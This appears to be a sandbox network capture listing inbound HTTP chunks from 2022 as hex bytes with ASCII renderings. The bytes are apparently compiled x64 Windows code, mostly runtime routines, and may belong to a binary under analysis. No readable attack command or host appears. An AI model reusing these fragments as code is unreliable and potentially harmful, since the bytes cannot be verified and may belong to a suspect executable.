2022-05-23 06:34:53 UTC	15	IN	Data Raw: 65 32 32 0d 0a f2 df 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 b6 67 00 00 83 f8 01 75 03 cc 33 c0 eb 2f 48 8d 05 a5 df 01 00 48 89 44 24 28 48 8d 05 91 df 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 85 67 00 00 83 f8 01 75 03 cc 33 c0 e9 2c 03 00 00 8b 84 24 88 00 00 00 25 ff ff 00 00 83 f8 02 74 15 8b 05 99 6a 02 00 83 e0 01 85 c0 75 08 c7 44 24 40 01 00 00 00 48 83 bc 24 80 00 00 00 ac 76 51 48 8b 84 24 80 00 00 00 48 89 44 24 28 48 8d 05 03 df 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 b9 01 00 00 00 e8 1c 67 00 00 83 f8 01 75 03 cc 33 c0 48 83 bc 24 a0 00 00 00 00 74 0e 48 8b 84 24 a0 00 00 00 c7 00 0c 00 00 00 e9 aa 02 00 00 8b 84 24 88 00 00 00 25 ff ff 00 00 83 f8 04 74 57 83 bc 24 88 00 00 00 01 74 4d 8b 84 24 88 00 00 00 Data Ascii: e22HD$ E3E333gu3/HHD$(HHD$ E3E333gu3,$%tjuD$@HvQHHD$(HHD$ E3E33gu3H$tH$$%tWtM
2022-05-23 06:34:53 UTC	17	IN	Data Raw: ec 88 00 00 00 c7 44 24 48 00 00 00 00 48 8b 84 24 98 00 00 00 48 8b 00 48 89 44 24 40 48 83 bc 24 90 00 00 00 00 00 75 26 44 8b 8c 24 b0 00 00 00 4c 8b 84 24 a8 00 00 00 8b 94 24 a0 00 00 00 48 8b 4c 24 40 e8 c1 f7 ff ff e9 52 08 00 00 83 bc 24 b8 00 00 00 00 74 23 48 83 7c 24 40 00 75 1b 8b 94 24 a0 00 00 00 48 8b 8c 24 90 00 00 00 e8 36 08 00 00 33 c0 e9 25 08 00 00 83 3d 94 7e 02 00 00 76 61 8b 05 8c 7e 02 00 ff c8 39 05 58 7e 02 00 75 43 e8 51 11 00 00 85 c0 75 2e 48 8d 05 a6 da 01 00 48 89 44 24 20 45 33 c9 41 b8 d2 02 00 00 48 8d 15 21 da 01 00 b9 02 00 00 00 e8 67 68 00 00 83 f8 01 75 03 cc 33 c0 c7 05 15 7e 02 00 00 00 00 00 eb 0e 8b 05 0d 7e 02 00 ff c0 89 05 05 7e 02 00 8b 05 cb 64 02 00 89 44 24 68 83 3d cc 64 02 00 ff 74 0d 8b 05 c4 64 02 00 39 Data Ascii: DHHHHD$@H$u&D$L$$HL$@R$t#H|$@u$H$63%=~va~9X~uCQu.HHD$ E3AH!ghu3~~~dD$h=dtd9

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	18	IN	Data Raw: 84 24 98 00 00 00 48 8b 00 48 89 44 24 40 33 c0 85 c0 75 fa 8b 05 43 60 02 00 ff c0 89 05 3b 60 02 00 83 7c 24 48 00 0f 85 b6 00 00 00 48 83 3d 4c 79 02 00 ff 73 58 48 8b 44 24 58 48 8b 40 20 48 8b 0d 3a 79 02 00 48 2b c8 48 8b c1 48 89 05 2d 79 02 00 48 c7 c0 ff ff ff ff 48 2b 05 1f 79 02 00 48 3b 44 24 40 76 1b 48 8b 44 24 40 48 8b 0d 0c 79 02 00 48 03 c8 48 8b c1 48 89 05 ff 78 02 00 eb 0b 48 c7 05 f2 78 02 00 ff ff ff ff 48 8b 44 24 58 48 8b 40 20 48 8b 0d 12 79 02 00 48 2b c8 48 8b c1 48 89 05 05 79 02 00 48 8b 44 24 40 48 8b 0d f9 78 02 00 48 03 c8 48 8b c1 48 89 05 ec 78 02 00 48 8b 05 cd 78 02 00 48 39 05 de 78 02 00 76 0e 48 8b 05 d5 78 02 00 48 89 05 b6 78 02 00 48 8b 44 24 58 48 83 c0 30 48 89 44 24 60 48 8b 44 24 58 48 8b 40 20 48 39 44 24 40 Data Ascii: HHD@3uC`;`|$HH=LysXHD$XH@ H:yH+HH-yHH+yH;D$@vHD$@HyHHHxHxHD$XH@ Hy H+HHyHD$@HxHHHxHxH9xvHxHxHD$XH0HD$`HD$XH@ H9D$@
2022-05-23 06:34:53 UTC	19	IN	Data Raw: 31 64 34 34 0d 0a 00 00 90 b9 04 00 00 00 e8 ff 3f 00 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc 89 54 24 10 48 89 4c 24 08 48 83 ec 68 83 3d 18 76 02 00 00 76 61 8b 05 10 76 02 00 ff c8 39 05 dc 75 02 00 75 43 e8 d5 08 00 00 85 c0 75 2e 48 8d 05 2a d2 01 00 48 89 44 24 20 45 33 c9 41 b8 08 05 00 00 48 8d 15 a5 d1 01 00 b9 02 00 00 00 e8 eb 5f 00 00 83 f8 01 75 03 cc 33 c0 c7 05 99 75 02 00 00 00 00 00 eb 0e 8b 05 91 75 02 00 ff c0 89 05 89 75 02 00 48 83 7c 24 70 00 75 05 e9 0f 06 00 00 83 7c 24 78 01 75 66 48 8b 44 24 70 48 83 e0 f8 48 83 e8 08 41 b8 08 00 00 00 0f b6 15 38 5c 02 00 48 8b c8 e8 03 08 00 00 85 c0 74 40 48 8b 44 24 70 48 89 44 24 28 48 8d 05 3e d9 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 b9 01 00 00 00 e8 b7 58 00 00 83 f8 01 75 Data Ascii: 1d44?H(THLHh=vvav9uuCu.H*HD$ E3AH_u3uuuH|$pu\|$xufHD$pHHA8\Ht@HD$pHD$(H>HD$ E3E33Xu
2022-05-23 06:34:53 UTC	20	IN	Data Raw: 20 48 8b 0d e1 70 02 00 48 2b c8 48 8b c1 48 89 05 d4 70 02 00 8b 05 76 57 02 00 83 e0 02 85 c0 0f 85 0a 01 00 00 48 8b 44 24 50 48 83 38 00 74 17 48 8b 44 24 50 48 8b 00 48 8b 4c 24 50 48 8b 49 08 48 89 48 08 eb 4c 48 8b 44 24 50 48 39 05 6d 70 02 00 74 2e 48 8d 05 8c d0 01 00 48 89 44 24 20 45 33 c9 41 b8 86 05 00 00 48 8d 15 47 cc 01 00 b9 02 00 00 00 e8 8d 5a 00 00 83 f8 01 75 03 cc 33 c0 48 8b 44 24 50 48 8b 40 08 48 89 05 2d 70 02 00 48 8b 44 24 50 48 83 78 08 00 74 16 48 8b 44 24 50 48 8b 40 08 48 8b 4c 24 50 48 8b 09 48 89 08 eb 4b 48 8b 44 24 50 48 39 05 17 70 02 00 74 2e 48 8d 05 ee cf 01 00 48 89 44 24 20 45 33 c9 41 b8 90 05 00 00 48 8d 15 d9 cb 01 00 b9 02 00 00 00 e8 1f 5a 00 00 83 f8 01 75 03 cc 33 c0 48 8b 44 24 50 48 8b 00 48 89 05 d8 6f Data Ascii: HpH+HHpvWHD$PH8tHD$PHHL$PHIHHLHD$PH9mpt.HHD$ E3AHGZu3HD$PH@H-pHD$PH xtHD$PH@HL$PHHKHD$PH9pt.HHD$ E3AHZu3HD$PHHo
2022-05-23 06:34:53 UTC	21	IN	Data Raw: 0d 48 8b 44 24 50 48 8b 00 48 89 44 24 50 48 83 7c 24 50 00 0f 84 dd 03 00 00 c7 44 24 60 01 00 00 00 48 8b 44 24 50 8b 40 1c 25 ff ff 00 00 83 f8 04 74 28 48 8b 44 24 50 83 78 1c 01 74 1d 48 8b 44 24 50 8b 40 1c 25 ff ff 00 00 83 f8 02 74 0b 48 8b 44 24 50 83 78 1c 03 75 21 48 8b 44 24 50 8b 40 1c 25 ff ff 00 00 48 98 48 8d 0d fe c5 01 00 48 8b 04 c1 48 89 44 24 68 eb 0c 48 8d 05 fc d0 01 00 48 89 44 24 68 48 8b 44 24 50 48 83 c0 2c 41 b8 04 00 00 00 0f b6 15 ad 51 02 00 48 8b c8 e8 79 fd ff ff 85 c0 0f 85 be 00 00 00 48 8b 44 24 50 48 83 78 10 00 74 63 48 8b 44 24 50 48 83 c0 30 48 8b 4c 24 50 8b 49 18 89 4c 24 48 48 8b 4c 24 50 48 8b 49 10 48 89 4c 24 40 48 89 44 24 38 48 8b 44 24 50 8b 40 28 89 44 24 30 48 8b 44 24 68 48 89 44 24 28 48 8d 05 50 cd 01 Data Ascii: HD$PHHD$PH|PD`HD$P@%t(HD$PxtHD$P@%tHD$Pxu!HD$P@%HHHHD$hHHDhHDPH, AQHyHD$PHxtcHD$PH0HLPILHHL$PHIHL$@HD$8HD$P@(D$0HD$hHD$(HP
2022-05-23 06:34:53 UTC	23	IN	Data Raw: 09 c7 04 24 01 00 00 00 eb 07 c7 04 24 00 00 00 00 8b 04 24 48 83 c4 18 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 28 48 83 7c 24 30 00 75 04 33 c0 eb 3c 48 8b 44 24 30 48 83 e8 30 45 33 c0 ba 30 00 00 00 48 8b c8 e8 92 ff ff ff 85 c0 75 04 33 c0 eb 1b 48 8b 44 24 30 48 83 e8 30 4c 8b c0 33 d2 48 8b 0d 3d 67 02 00 ff 15 0f bd 01 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 68 48 83 7c 24 70 00 74 0a c7 44 24 54 01 00 00 00 eb 08 c7 44 24 54 00 00 00 00 8b 44 24 54 89 44 24 50 83 7c 24 50 00 75 2e 48 8d 05 77 ce 01 00 48 89 44 24 20 45 33 c9 41 b8 ad 08 00 00 48 8d 15 32 c1 01 00 b9 02 00 00 00 e8 78 4f 00 00 83 f8 01 75 03 cc 33 c0 83 7c 24 50 00 75 39 e8 e4 46 00 00 c7 00 16 00 00 00 48 c7 44 24 20 00 Data Ascii: $$$HHL$H(H|$0u3<HD$0H0E30Hu3HD$0H0L3H=gH(HL$HhH|$ptDTDTDTDP\|$Pu.HwHD$ E3AH 2xOu3|$Pu9FHD$
2022-05-23 06:34:53 UTC	24	IN	Data Raw: 89 44 24 48 48 8b 05 c3 60 02 00 48 89 44 24 40 eb 0d 48 8b 44 24 40 48 8b 00 48 89 44 24 40 48 83 7c 24 40 00 0f 84 c9 02 00 00 48 8b 44 24 48 48 39 44 24 40 0f 84 b9 02 00 00 48 8b 44 24 40 8b 40 1c 25 ff ff 00 00 83 f8 03 74 30 48 8b 44 24 40 8b 40 1c 25 ff ff 00 00 85 c0 74 1f 48 8b 44 24 40 8b 40 1c 25 ff ff 00 00 83 f8 02 75 12 8b 05 10 47 02 00 83 e0 10 85 c0 75 05 e9 6d 02 00 00 48 8b 44 24 40 48 83 78 10 00 0f 84 a0 00 00 00 45 33 c0 ba 01 00 00 00 48 8b 44 24 40 48 8b 48 10 e8 e6 f9 ff ff 85 c0 74 18 ba 01 00 00 00 48 8b 44 24 40 48 8b 48 10 ff 15 76 b7 01 00 85 c0 74 31 48 8b 44 24 40 8b 40 18 89 44 24 28 48 8d 05 e7 c9 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 63 43 00 00 83 f8 01 75 03 cc 33 c0 eb 3d 48 8b 44 24 40 8b 40 18 89 44 Data Ascii: D$HH`HD$@HD$@HHD$@H|$@HD$HH9D$@HD$@@%t0HD$@@%tHD$@@%uGumHD$@HxE3HD$@ HHtHD$@HHvt1HD$@@D$(HHD$ E3E333cCu3=HD$@@D
2022-05-23 06:34:53 UTC	25	IN	Data Raw: 8b 08 e8 8e 00 00 00 e8 19 3d 00 00 8b 8c 24 c4 00 00 00 89 08 e9 0d fe ff ff 48 63 44 24 40 c6 84 04 88 00 00 00 00 48 8d 44 24 50 48 89 44 24 30 48 8d 84 24 88 00 00 00 48 89 44 24 28 48 8d 05 50 c5 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 9c 3e 00 00 83 f8 01 75 03 cc 33 c0 48 8d 8c 24 a0 00 00 00 e8 87 f9 ff ff 48 8b 8c 24 e0 00 00 00 48 33 cc e8 f7 c3 ff ff 48 81 c4 f8 00 00 00 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 89 54 24 10 89 4c 24 08 48 83 ec 38 83 7c 24 40 00 74 14 8b 44 24 48 39 44 24 40 74 10 8b 44 24 50 39 44 24 40 74 06 8b 44 24 40 eb 27 48 8b 44 24 78 48 89 44 24 20 44 8b 4c 24 70 4c 8b 44 24 68 48 8b 54 24 60 48 8b 4c 24 58 e8 06 4f 00 00 8b 44 24 40 48 83 c4 38 c3 cc cc cc cc cc cc cc Data Ascii: =HcD@HDPHD0HHD(HPHD$ E3E333>u3HHH3HLL$ DDTL$H8\|$@tD$H9D$@tD$P9D$@tD$ @'HDxHD DLpLDhHT$`HL$XOD$@H8
2022-05-23 06:34:53 UTC	26	IN	Data Raw: 31 62 35 30 0d 0a 45 33 c0 ba 01 00 00 00 8b 4c 24 30 e8 d7 01 00 00 48 83 c4 28 c3 cc cc 48 83 ec 28 41 b8 01 00 00 00 33 d2 33 c9 e8 bd 01 00 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc 89 4c 24 08 48 83 ec 28 e8 73 59 00 00 8b 4c 24 30 e8 1a 5a 00 00 b9 ff 00 00 00 e8 a0 ff ff ff 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 38 48 8b 05 bd 58 02 00 48 89 44 24 20 eb 0e 48 8b 44 24 20 48 83 c0 08 48 89 44 24 20 48 83 7c 24 20 00 74 1f 48 8b 44 24 20 48 83 38 00 74 14 ba 02 00 00 00 48 8b 44 24 20 48 8b 08 e8 eb e1 ff ff eb cb ba 02 00 00 00 48 8b 0d 75 58 02 00 e8 d8 e1 ff ff 48 c7 05 65 58 02 00 00 00 00 00 48 8b 05 4e 58 02 00 48 89 44 24 20 eb 0e 48 8b 44 24 20 48 83 c0 08 48 89 44 24 20 48 83 7c 24 20 00 74 1f 48 8b 44 24 20 48 83 38 00 74 Data Ascii: 1b50E3L$0H(H(A33H(L$H(sYL$0ZH(H8HXHD$ HD$ HHD$ H|$ tHD$ H8tHD$ HHuXHeXHNXHD$ HD$ HHD$ H|$ tHD$ H8t
2022-05-23 06:34:53 UTC	27	IN	Data Raw: 83 ec 38 c7 44 24 20 00 00 00 00 48 8b 44 24 48 48 39 44 24 40 73 2d 83 7c 24 20 00 75 26 48 8b 44 24 40 48 83 38 00 74 0b 48 8b 44 24 40 ff 10 89 44 24 20 48 8b 44 24 40 48 83 c0 08 48 89 44 24 40 eb c7 8b 44 24 20 48 83 c4 38 c3 cc cc cc cc cc cc cc cc cc 48 81 ec e8 00 00 00 48 8d 4c 24 30 ff 15 d6 aa 01 00 c7 44 24 20 80 00 00 00 4c 8d 0d d7 bd 01 00 41 b8 02 00 00 00 ba 58 00 00 00 b9 20 00 00 00 e8 0a d3 ff ff 48 89 84 24 c0 00 00 00 48 83 bc 24 c0 00 00 00 00 75 0a b8 ff ff ff ff e9 5b 06 00 00 48 8b 84 24 c0 00 00 00 48 89 05 be 6e 02 00 c7 05 98 6e 02 00 20 00 00 00 eb 14 48 8b 84 24 c0 00 00 00 48 83 c0 58 48 89 84 24 c0 00 00 00 48 8b 05 97 6e 02 00 48 05 00 0b 00 00 48 39 84 24 c0 00 00 00 0f 83 a0 00 00 00 48 8b 84 24 c0 00 00 00 c6 40 08 00 48 Data Ascii: 8D$ HD$HH9D$@s-|$ u&HD$@H8tHD$@D$ HD$@HHD$@D$ H8HHL$0D$ LAX HHu[H$Hnn H$HXH$ HnHH9H@H

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	29	IN	Data Raw: 84 24 c0 00 00 00 c6 40 08 81 83 bc 24 a8 00 00 00 00 75 0d c7 84 24 d4 00 00 00 f6 ff ff ff eb 30 83 bc 24 a8 00 00 00 01 75 0d c7 84 24 d8 00 00 00 f5 ff ff ff eb 0b c7 84 24 d8 00 00 00 f4 ff ff ff 8b 84 24 d8 00 00 00 89 84 24 d4 00 00 00 00 8b 8c 24 d4 00 00 00 ff 15 6e a5 01 00 48 89 84 24 b8 00 00 00 48 83 bc 24 b8 00 00 00 00 75 0f 84 dc 00 00 00 48 83 bc 24 b8 00 00 00 00 0f 84 cd 00 00 00 48 8b 8c 24 b8 00 00 00 ff 15 4a a5 01 00 89 84 24 a4 00 00 00 83 bc 24 a4 00 00 00 00 0f 84 aa 00 00 00 48 8b 84 24 c0 00 00 00 48 8b 8c 24 b8 00 00 00 48 89 08 8b 84 24 a4 00 00 00 25 ff 00 00 00 83 f8 02 75 1c 48 8b 84 24 c0 00 00 00 0f be 40 08 83 c8 40 48 8b 8c 24 c0 00 00 00 88 41 08 eb 2b 8b 84 24 a4 00 00 00 25 ff 00 00 00 83 f8 03 75 1a 48 8b 84 24 c0 00 00 Data Ascii: $@$u0u$$$$$nHHHHJ$$HHH$%uH$@@H$A+$%uH$
2022-05-23 06:34:53 UTC	30	IN	Data Raw: 05 ee 66 02 00 48 89 44 24 50 eb 0c 48 8d 05 50 49 02 00 48 89 44 24 50 48 8b 44 24 50 48 89 44 24 40 48 8d 44 24 48 48 89 44 24 20 4c 8d 4c 24 38 45 33 c0 33 d2 48 8b 4c 24 40 e8 03 01 00 00 48 63 44 24 38 48 b9 ff ff ff ff ff ff 1f 48 3b c1 73 0b 48 63 44 24 48 48 83 f8 ff 72 0a b8 ff ff ff ff e9 a7 00 00 00 48 63 44 24 38 48 63 4c 24 48 48 8d 04 c1 48 63 4c 24 48 48 3b c1 73 0a b8 ff ff ff ff e9 85 00 00 00 48 63 44 24 38 48 63 4c 24 48 48 8d 04 c1 41 b9 8e 00 00 00 4c 8d 05 25 b4 01 00 ba 02 00 00 00 48 8b c8 e8 40 c1 ff ff 48 89 44 24 30 48 83 7c 24 30 00 75 07 b8 ff ff ff ff eb 49 48 63 44 24 38 48 8b 4c 24 30 48 8d 04 c1 48 8d 4c 24 48 48 89 4c 24 20 4c 8d 4c 24 38 4c 8b c0 48 8b 54 24 30 48 8b 4c 24 40 e8 4d 00 00 00 8b 44 24 38 ff c8 89 05 05 Data Ascii: fHD$PHPIHD$PHDPHD@HDHHD LL$8E33HL$@HcD$8HH;sHcD$HHrHcD$8HcL$HHHcL$HH;sHcD$8HcL$HHAL%H@HD$0H|$0uIHcD$8HL$0HHL$HHL$ LL$8LHT$0HL$@MD$8
2022-05-23 06:34:53 UTC	31	IN	Data Raw: fe ff ff 48 83 7c 24 60 00 74 15 48 8b 44 24 60 c6 00 00 48 8b 44 24 60 48 ff c0 48 89 44 24 60 48 8b 44 24 70 8b 00 ff c0 48 8b 4c 24 70 89 01 e9 5f fd ff ff 48 83 7c 24 58 00 74 1a 48 8b 44 24 58 48 c7 00 00 00 00 00 48 8b 44 24 58 48 83 c0 08 48 89 44 24 58 48 8b 44 24 68 8b 00 ff c0 48 8b 4c 24 68 89 01 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 78 48 c7 44 24 60 00 00 00 00 ff 15 cd 9a 01 00 48 89 44 24 48 48 83 7c 24 48 00 75 07 33 c0 e9 3b 01 00 00 48 8b 44 24 48 48 89 44 24 50 48 8b 44 24 50 0f b7 00 85 c0 74 2a 48 8b 44 24 50 48 83 c0 02 48 89 44 24 50 48 8b 44 24 50 0f b7 00 85 c0 75 0e 48 8b 44 24 50 48 83 c0 02 48 89 44 24 50 eb ca 48 8b 44 24 48 48 8b 4c 24 50 48 2b c8 48 8b c1 48 d1 f8 48 ff c0 89 44 24 58 48 c7 44 24 Data Ascii: H|$`tHD$`HD$`HHD$`HDpHLp_H|$XtHD$XHHDXHDXHDhHLhHHHxHD$`HD$HH|$Hu3;HD$HHDPHDPt*HD$PHHD$PHD$PuHD$PHHDPHDHHL$PH+HHHD$XHD$
2022-05-23 06:34:53 UTC	33	IN	Data Raw: a0 00 00 00 48 c7 44 01 08 00 00 00 00 eb c0 48 8b 44 24 28 8b 80 b0 00 00 00 89 44 24 48 48 8b 44 24 20 81 38 8e 00 00 c0 75 14 48 8b 44 24 28 c7 80 b0 00 00 00 83 00 00 00 e9 f7 00 00 00 48 8b 44 24 20 81 38 90 00 00 c0 75 14 48 8b 44 24 28 c7 80 b0 00 00 00 81 00 00 00 e9 d6 00 00 00 48 8b 44 24 20 81 38 91 00 00 c0 75 14 48 8b 44 24 28 c7 80 b0 00 00 00 84 00 00 00 e9 b5 00 00 00 48 8b 44 24 20 81 38 93 00 00 c0 75 14 48 8b 44 24 28 c7 80 b0 00 00 00 0d 0a Data Ascii: HDHD$(D$HHD$ 8uHD$(HD$ 8uHD$(HD$ 8uHD$(HD$ 8uHD$(
2022-05-23 06:34:53 UTC	33	IN	Data Raw: 66 38 31 0d 0a 85 00 00 00 e9 94 00 00 00 48 8b 44 24 20 81 38 8d 00 00 c0 75 11 48 8b 44 24 28 c7 80 b0 00 00 00 82 00 00 00 eb 76 48 8b 44 24 20 81 38 8f 00 00 c0 75 11 48 8b 44 24 28 c7 80 b0 00 00 00 86 00 00 00 eb 58 48 8b 44 24 20 81 38 92 00 00 c0 75 11 48 8b 44 24 28 c7 80 b0 00 00 00 8a 00 00 00 eb 3a 48 8b 44 24 20 81 38 b5 02 00 c0 75 11 48 8b 44 24 28 c7 80 b0 00 00 00 8d 00 00 00 eb 1c 48 8b 44 24 20 81 38 b4 02 00 c0 75 0f 48 8b 44 24 28 c7 80 b0 00 00 00 8e 00 00 00 48 8b 44 24 28 8b 90 b0 00 00 00 b9 08 00 00 00 ff 54 24 40 48 8b 44 24 28 8b 4c 24 48 89 88 b0 00 00 00 eb 19 48 8b 44 24 20 48 c7 40 08 00 00 00 00 48 8b 44 24 20 8b 48 04 ff 54 24 40 48 8b 44 24 28 48 8b 4c 24 30 48 89 88 a8 00 00 00 b8 ff ff ff ff 48 83 c4 58 c3 cc cc 48 89 Data Ascii: f81HD$ 8uHD$(vHD$ 8uHD$(XHD$ 8uHD$(:HD$ 8uHD$(HD$ 8uHD$(HD$(T$@HD$(LHHD H@HD$ HT$@HD$(HL$0HHXH
2022-05-23 06:34:53 UTC	34	IN	Data Raw: 70 1f 02 00 48 c7 04 01 00 00 00 00 e9 71 ff ff ff c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 83 7c 24 20 24 7d 54 48 63 44 24 20 48 6b c0 10 48 8d 0d 38 1f 02 00 48 83 3c 01 00 74 3b 48 63 44 24 20 48 6b c0 10 48 8d 0d 21 1f 02 00 83 7c 01 08 01 75 24 48 63 44 24 20 48 6b c0 10 48 8d 0d 0a 1f 02 00 48 8b 04 01 48 89 44 24 30 48 8b 4c 24 30 ff 15 76 8f 01 00 eb 9b 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 89 4c 24 08 48 83 ec 38 c7 44 24 28 01 00 00 00 48 83 3d 20 39 02 00 00 75 19 e8 61 38 00 00 b9 1e 00 00 00 e8 07 39 00 00 b9 ff 00 00 00 e8 dd e2 ff ff 48 63 44 24 40 48 6b c0 10 48 8d 0d 9d 1e 02 00 48 83 3c 01 00 74 0a b8 01 00 00 00 e9 ce 00 00 00 41 b9 16 01 00 00 4c 8d 05 7f a4 01 00 ba 02 00 00 00 b9 28 00 00 00 Data Ascii: pHqD$ D$ D$ |$ $}THcD$ HkH8H<t;HcD$ HkH!|uHcD HkHHHD$0HL$0vHHL$H8D$(H= 9ua89 HcD$@HkHH<tAL(
2022-05-23 06:34:53 UTC	36	IN	Data Raw: 38 00 0f 85 ba 00 00 00 48 8b 44 24 50 48 83 b8 20 01 00 00 00 74 38 48 8b 44 24 50 48 8b 80 20 01 00 00 83 38 00 75 27 ba 02 00 00 00 48 8b 44 24 50 48 8b 88 20 01 00 00 e8 5d bc ff ff 48 8b 44 24 50 48 8b 88 28 01 00 00 e8 0c 4c 00 00 48 8b 44 24 50 48 83 b8 18 01 00 00 00 74 38 48 8b 44 24 50 48 8b 80 18 01 00 00 83 38 00 75 27 ba 02 00 00 00 48 8b 44 24 50 48 8b 88 18 01 00 00 e8 16 bc ff ff 48 8b 44 24 50 48 8b 88 28 01 00 00 e8 e5 4a 00 00 ba 02 00 00 00 48 8b 44 24 50 48 8b 88 10 01 00 00 e8 ef bb ff ff ba 02 00 00 00 48 8b 44 24 50 48 8b 88 28 01 00 00 e8 d9 bb ff ff 48 8b 44 24 50 48 83 b8 30 01 00 00 00 0f 84 84 00 00 00 48 8b 44 24 50 48 8b 80 30 01 00 00 83 38 00 75 73 48 8b 44 24 50 48 8b 80 38 01 00 00 48 2d fe 00 00 00 ba 02 00 00 00 48 8b Data Ascii: 8HD$PH t8HD$PH 8u'HD$PH]HD$PH(LHD$PHt8HD$PH8u'HD$PHHD$PH(JHD$PHHD$PH(HD$PH0HD $PH08usHD$PH8H-H
2022-05-23 06:34:53 UTC	37	IN	Data Raw: 65 63 65 0d 0a 02 00 48 39 44 24 20 74 62 48 83 7c 24 20 00 74 33 48 8b 44 24 20 b9 ff ff ff ff f0 0f c1 08 ff c9 8b c1 85 c0 75 1d 48 8d 05 99 1b 02 00 48 39 44 24 20 74 0f ba 02 00 00 00 48 8b 4c 24 20 e8 83 b7 ff ff 48 8b 44 24 28 48 8b 0d a7 1f 02 00 48 89 88 b8 00 00 00 48 8b 05 99 1f 02 00 48 89 44 24 20 48 8b 44 24 20 f0 ff 00 b9 0d 00 00 00 e8 82 f7 ff ff eb 11 48 8b 44 24 28 48 8b 80 b8 00 00 00 48 89 44 24 20 48 83 7c 24 20 00 75 0a b9 20 00 00 00 e8 cd d4 ff ff 48 8b 44 24 20 48 83 c4 38 c3 cc cc cc 89 4c 24 08 56 57 48 81 ec 68 02 00 00 c7 44 24 38 ff ff ff ff e8 d6 a3 ff ff 48 89 44 24 30 e8 dc fe ff ff 48 8b 44 24 30 48 8b 80 b8 00 00 00 48 89 44 24 28 8b 8c 24 80 02 00 00 e8 cf 02 00 00 89 84 24 80 02 00 00 48 8b 44 24 28 8b 40 04 39 84 24 Data Ascii: eceH9D$ tbH|$ t3HD$ uHH9D$ tHL$ HD$(HHHHD$ HD$ HD$(HHD$ H|$ u HD$ H8L$VWHhD$8H D$0HD$0HHD$($$HD$(@9$
2022-05-23 06:34:53 UTC	38	IN	Data Raw: eb d9 c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 83 7c 24 20 04 0f 83 b9 00 00 00 8b 44 24 24 48 6b c0 30 48 8d 0d 83 1a 02 00 48 03 c8 48 8b c1 8b 4c 24 20 48 8d 44 c8 10 48 89 44 24 28 eb 0e 48 8b 44 24 28 48 83 c0 02 48 89 44 24 28 48 8b 44 24 28 0f b6 00 85 c0 74 75 48 8b 44 24 28 0f b6 40 01 85 c0 74 68 48 8b 44 24 28 0f b6 00 89 44 24 30 eb 0a 8b 44 24 30 ff c0 89 44 24 30 48 8b 44 24 28 0f b6 40 01 39 44 24 30 77 3c 8b 44 24 30 ff c0 8b c0 8b 4c 24 20 48 8d 15 04 1a 02 00 0f be 0c 0a 48 8b 94 24 88 00 00 00 0f b6 44 02 1c 0b c1 8b 4c 24 30 ff c1 8b c9 48 8b 94 24 88 00 00 00 88 44 0a 1c eb ab e9 71 ff ff ff e9 32 ff ff ff 48 8b 84 24 88 00 00 00 8b 8c 24 80 00 00 00 89 48 04 48 8b 84 24 88 00 00 00 c7 40 08 01 00 00 00 48 8b 84 24 Data Ascii: D$ D$ D$ |$ D$$Hk0HHHL$ HDHD$(HD$(HHD$(HD$(tuHD$(@thHD$(D$0D$0D$0HD$(@9D$0w<D$0L$ HHDL0H$Dq2H$$HH$@H$

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	40	IN	Data Raw: 00 85 c0 0f 84 e7 02 00 00 c7 84 24 70 05 00 00 00 00 00 00 eb 10 8b 84 24 70 05 00 00 ff c0 89 84 24 70 05 00 00 81 bc 24 70 05 00 00 00 01 00 00 73 18 8b 84 24 70 05 00 00 0f b6 8c 24 70 05 00 00 88 8c 04 70 04 00 00 eb cb c6 84 24 70 04 00 00 20 48 8d 84 24 7e 05 00 00 48 89 84 24 60 04 00 00 eb 14 48 8b 84 24 60 04 00 00 48 83 c0 02 48 89 84 24 60 04 00 00 48 8b 84 24 60 04 00 00 0f b6 00 85 c0 74 4c 48 8b 84 24 60 04 00 00 0f b6 00 89 84 24 70 05 00 00 eb 10 8b 84 24 70 05 00 00 ff c0 89 84 24 70 05 00 00 48 8b 84 24 60 04 00 00 0f b6 40 01 39 84 24 70 05 00 00 77 11 8b 84 24 70 05 00 00 c6 84 04 70 04 00 00 20 eb ca eb 91 c7 44 24 38 00 00 00 00 48 8b 84 24 b0 05 00 00 8b 40 0c 89 44 24 30 48 8b 84 24 b0 05 00 00 8b 40 04 89 44 24 28 48 8d 44 24 60 Data Ascii: pp$p$ps$p$pp$p H$~H$`H$`HH$`H$`tLH$`$p$p$pH$`@9$pw$pp D$8H$@D$0H$@D$(HD$`
